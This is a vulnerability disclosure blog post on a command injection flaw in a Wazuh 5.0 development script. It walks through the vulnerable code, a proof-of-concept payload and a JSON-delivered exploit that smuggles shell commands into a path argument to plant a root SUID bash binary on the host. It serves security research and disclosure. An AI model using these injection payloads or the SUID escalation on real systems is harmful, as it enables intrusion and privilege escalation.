Command Injection in Wazuh Version 5.0
SUMMARIZE WITH AI




- Apr 12, 2026

.svg)



Introduction
At Ebryx, our vulnerability research focuses on identifying zero-day vulnerabilities and evaluating the security posture of widely deployed open-source software. As part of this effort, our research team regularly perform deep security analysis of complex systems to uncover weaknesses that may otherwise remain unnoticed.
During one such research initiative, we analyzed Wazuh, a widely used open-source security platform. While reviewing the codebase, our investigation led to the discovery of a command injection vulnerability within one of its components.
This blog post walks through the discovery process, exploitation path, and the broader security implications of the issue.
Why Wazuh?
Target Selection and Motivation
We selected Wazuh because a flaw in a defensive platform can be more damaging than a flaw in ordinary application software.
Organizations use Wazuh to monitor endpoints, analyze logs, and detect threats across their environment. Because it sits close to the systems it is meant to protect, it often runs with elevated privileges and interacts with sensitive components. That makes it a particularly valuable target for security research: if a product like this fails, the consequences can extend well beyond a single host or feature.
It was also a strong candidate from a research perspective. Wazuh combines a large, fast-moving codebase with multiple languages, system-level integrations, APIs, and container-based workflows. That kind of architecture creates exactly the sort of complexity where dangerous assumptions can hide.
For us, that was the draw. Wazuh was both important enough to matter and complex enough to reward close analysis.
Research Methodology
Sink-to-Source Analysis
Rather than starting with input entry points and trying to follow every possible execution path forward, we approached the codebase from the other direction.
We began by looking for dangerous execution points: places where the application invokes system commands, performs sensitive filesystem operations, or otherwise crosses a trust boundary. From there, we traced the surrounding data flow backward to see whether user-controlled input could reach those points without meaningful validation.
To do this across a large codebase, we combined CodeQL for broad pattern matching, GitHub code search for targeted discovery, and manual review to determine whether the results were actually exploitable.
That process quickly narrowed our focus to several instances where Python’s os.system() was used to execute shell commands, which became the starting point for the vulnerability we ultimately developed.
Vulnerability Discovery
Digging Deeper into the Vulnerable Code
While reviewing the Wazuh source code, we encountered a script located at:
wazuh/src/engine/.rtr/rtr.py
This script defines several helper functions that manage filesystem permissions, including:
- backup_permissions
- restore_permissions
- set_output_permissions
Each of these functions constructs shell commands using Python f-strings and executes them using os.system() .
For example:
os.system(f'getfacl -p -R {directory} > {directory}.acl')
Here, the directory variable is interpolated directly into the shell command.
The value of directory originates from the --source ( -s ) command-line argument parsed in the script’s main() function. Because command-line arguments are user-controlled input, they may contain shell common shell metacharacters such as ; , && , || , backticks ( ` ), $ , and parentheses () are used to control command execution and evaluation.
Since os.system() executes commands through the system shell, these characters allow an attacker to append additional commands.
Similar patterns like this was in rtr.py :
os.system(f'chown -R {uid}:{gid} {directory}')
Here, uid , gid , and directory originate from command-line arguments as well.
Because these values are interpolated directly into shell commands without strict sanitization, the code becomes vulnerable to command injection, allowing arbitrary system commands to be executed.
Initial Proof of Concept
To validate our findings, we developed a simple proof-of-concept payload:
python3 ./src/engine/.rtr/rtr.py --test build -s '.; touch /tmp/pwned; #' -o . -u 0 -g 0
In this payload:
- ; terminates the intended command
- touch /tmp/pwned is the injected command
- # comments out the remainder of the original command
When the script executes, the injected command runs before the script continues.
Although the script eventually crashes due to the malformed path produced by the injected input, the injected command executes successfully beforehand.
This behavior can be seen below:

The creation of /tmp/pwned confirms that command injection is possible.
Tracing the Real Execution Path
From rtr.py to rtr.sh
To better understand the practical impact of the vulnerability, we traced how rtr.py is actually invoked within the project and how it fits into the broader RTR execution workflow.
Our analysis revealed that the script is not typically executed directly by users. Instead, it is invoked through a wrapper script called rtr.sh , which orchestrates the execution environment and prepares the runtime parameters. This wrapper script is responsible for parsing a JSON configuration file that defines the execution steps and their corresponding arguments. The extracted parameters are then used to construct the command that ultimately runs rtr.py .
The JSON configuration acts as a task description, where each step specifies parameters that will be forwarded as command-line arguments to the Python script. The rtr.sh script processes this file using jq , extracts the parameters defined for each step, and dynamically assembles the command used to execute the RTR workflow.
Once the parameters are prepared, the wrapper launches a temporary Docker container and executes the Python script inside that container.
The relevant command (rtr.sh) is shown below:
docker run --rm --name $STEP_DESC_TRIM-$RANDOM_VALUE --hostname $STEP_DESC_TRIM-$RANDOM_VALUE -v $LOCAL_SRC_DIR:/source -v
$LOCAL_OUTPUT_DIR:/output -v $RTR_DIR:/rtr $CONTAINER_NAME /rtr/rtr.py $VERBOSE -u $USERID -g $GROUPID -o /output -s /source
$STEP_PARAMS $THREADS
At a high level, this command performs the following actions:
- Launches a new Docker container based on the image specified by $CONTAINER_NAME .
- Assigns the container a randomized name and hostname using $STEP_DESC_TRIM and $RANDOM_VALUE . This likely helps avoid naming collisions when multiple RTR tasks are executed concurrently.
- Mounts several host directories as volumes inside the container.
- Executes the rtr.py script located inside the mounted /rtr directory.
The --rm flag ensures that the container is automatically removed after execution, making the container ephemeral and preventing leftover artifacts from accumulating on the host.
Several volume mounts are particularly important for understanding the security implications:
-v $LOCAL_SRC_DIR:/source
-v $LOCAL_OUTPUT_DIR:/output
-v $RTR_DIR:/rtr
These flags map directories from the host system into the container filesystem:
$LOCAL_SRC_DIR → /source
$LOCAL_OUTPUT_DIR → /output
$RTR_DIR → /rtr
This allows the containerized script to interact with files stored on the host. For example:
/source is used as the input directory
/output stores generated artifacts
/rtr contains the RTR runtime scripts, including rtr.py
The container then executes:
/rtr/rtr.py
with arguments such as:
-s /source (source directory)
-o /output (output directory)
-u $USERID and -g $GROUPID (user/group ownership for generated files)
At first glance, this architecture appears to provide strong isolation. Running tasks inside a container is often used as a form of execution sandboxing to reduce the impact of failures or malicious behavior.
However, the presence of host-mounted volumes significantly weakens this isolation model.
Although the process runs inside a container, the mounted directories effectively act as shared filesystems between the container and the host. Any files created, modified, or deleted within these directories inside the container will immediately affect the corresponding paths on the host system.
This means that if an attacker can execute arbitrary commands inside the container, as is possible through the command injection vulnerability, they can manipulate files within these mounted directories. Since the container process typically runs as root, any files written to these volumes may inherit root ownership on the host, enabling further attack primitives such as:
- deleting critical runtime files (denial of service)
- modifying scripts used by other components
- writing files that will later be executed
- creating SUID binaries for privilege escalation
Threat Model
For the vulnerability to be exploitable, several assumptions must hold.
The RTR workflow accepts a JSON configuration file describing execution steps. This file is parsed and translated into command-line arguments that are passed to rtr.py .
An attacker capable of supplying or influencing this configuration file can therefore control parameters that eventually reach the vulnerable command execution sink.
In many environments, RTR workflows may be triggered by:
- administrative tooling
- automation pipelines
- CI/CD systems
Additionally, users involved in such workflows may have membership in the Docker group, which is commonly granted in development or operational environments.
Because the container is launched with host-mounted volumes, commands executed inside the container can directly manipulate files on the host system.
Under these conditions, the vulnerability can lead to host-level impact despite container execution.
Crafting the Final Exploit Payload
With the theory established, we moved on to developing a working exploit. Initially, the attack path seemed straightforward, but it did not take long before we encountered our first hurdle.
The JSON configuration file used by rtr.sh is parsed using jq , a lightweight command-line JSON processor commonly used in shell scripts to extract and transform JSON data.
In this workflow, jq reads the JSON configuration and extracts values from fields such as parameters . These values are then forwarded as command-line arguments to the rtr.py script.
However, the output produced by jq is consumed by the shell in a way that causes arguments to be split on whitespace boundaries. Because of this behavior, payloads containing literal spaces were broken into multiple tokens, which interfered with our command injection attempts.
To bypass this issue, we replaced spaces with ${IFS} , which expands to a space when interpreted by the shell.
As shown in the screenshot below, ${IFS} is treated as a space during execution.

The final exploit payload was delivered through the JSON configuration file consumed by the RTR workflow.
{
  "steps": [
    {
      "description": "Malicious step",
      "parameters": [
        "--test", "build",
        "-s", "/${IFS};cp${IFS}/bin/bash${IFS}
        /source/suid_bash;chmod${IFS}+s${IFS}
  /source/suid_bash",
        "-o", ".",
        "-u", "0",
        "-g", "0"
      ]
    }
  ]
}
The parameters array is translated into command-line arguments passed to rtr.py .
The vulnerability is exploited through the -s argument, which is supposed to represent a directory path but instead contains injected shell commands.
Step-by-Step Payload Execution
1. Break the original command
/${IFS};
This introduces a semicolon that terminates the intended command.
2. Copy Bash into a host-mounted directory
cp${IFS}/bin/bash${IFS}/source/suid_bash
This becomes:
cp /bin/bash /source/suid_bash
Because /source is a mounted volume, the file is written directly to the host filesystem.
3. Set the SUID bit
chmod${IFS}+s${IFS}/source/suid_bash
This marks the copied binary as a SUID executable.
Because the container process runs as root, the resulting binary becomes a root-owned SUID file on the host.
Triggering the Exploit
The exploit can be triggered using:
./rtr.sh -i suid_bash.json
The result of the exploit can be seen below:

After execution, the suid_bash binary appears on the host system.
Executing the binary using:
bash -p
“preserves elevated privileges and ultimately results in a root shell”
I wish I could say that. Unfortunately, that’s not quite how it played out. Instead, we found ourselves going down a rabbit hole, which we’ll explore in detail in an upcoming blog post.
That said, the detour was absolutely worth it. It forced us to re-examine assumptions things we often take for granted and overlook, even when they’re right in front of us. Hopefully, it will be an interesting surprise for readers as well.
After working through those challenge, We can finally say: a shell is obtained with elevated privileges.
Attack-chain diagram
JSON Input
 ↓
jq parsing
 ↓
rtr.sh
 ↓
Docker container
 ↓
rtr.py
 ↓
os.system()
 ↓
Command injection
 ↓
Write SUID binary to host
 ↓
Root shell
Root Cause Analysis
The vulnerability stems from several unsafe design choices.
Direct Shell Execution
The code relies on os.system() , which executes commands through a shell. Any user input embedded in these commands can therefore introduce shell syntax.
Unsafe String Interpolation
User-controlled values are inserted into command strings using f-strings without escaping.
Lack of Input Validation
Arguments such as directory paths and numeric identifiers are accepted without strict validation.
Misplaced Trust in Container Isolation
Although the vulnerable code runs inside a container, the presence of host-mounted volumes breaks isolation and allows direct interaction with host files.
Disclosure Outcome
We reported the vulnerability to the Wazuh team.
The issue existed in Wazuh version 5, which is still under active development at the time of discovery. During the disclosure process, the .rtr directory was removed from the repository, effectively bricking the functionality.
Because of this change, the issue will not receive a CVE assignment.
Readers interested in reproducing the issue can check out the repository at the following commit, which represents the last commit where the RTR functionality remains fully operational before it was bricked. Although the runtime component was later rendered unusable, several related RTR components still remain in the repository :
5a62cf99a892e6d13c3719d26555106edcbcbada

.png)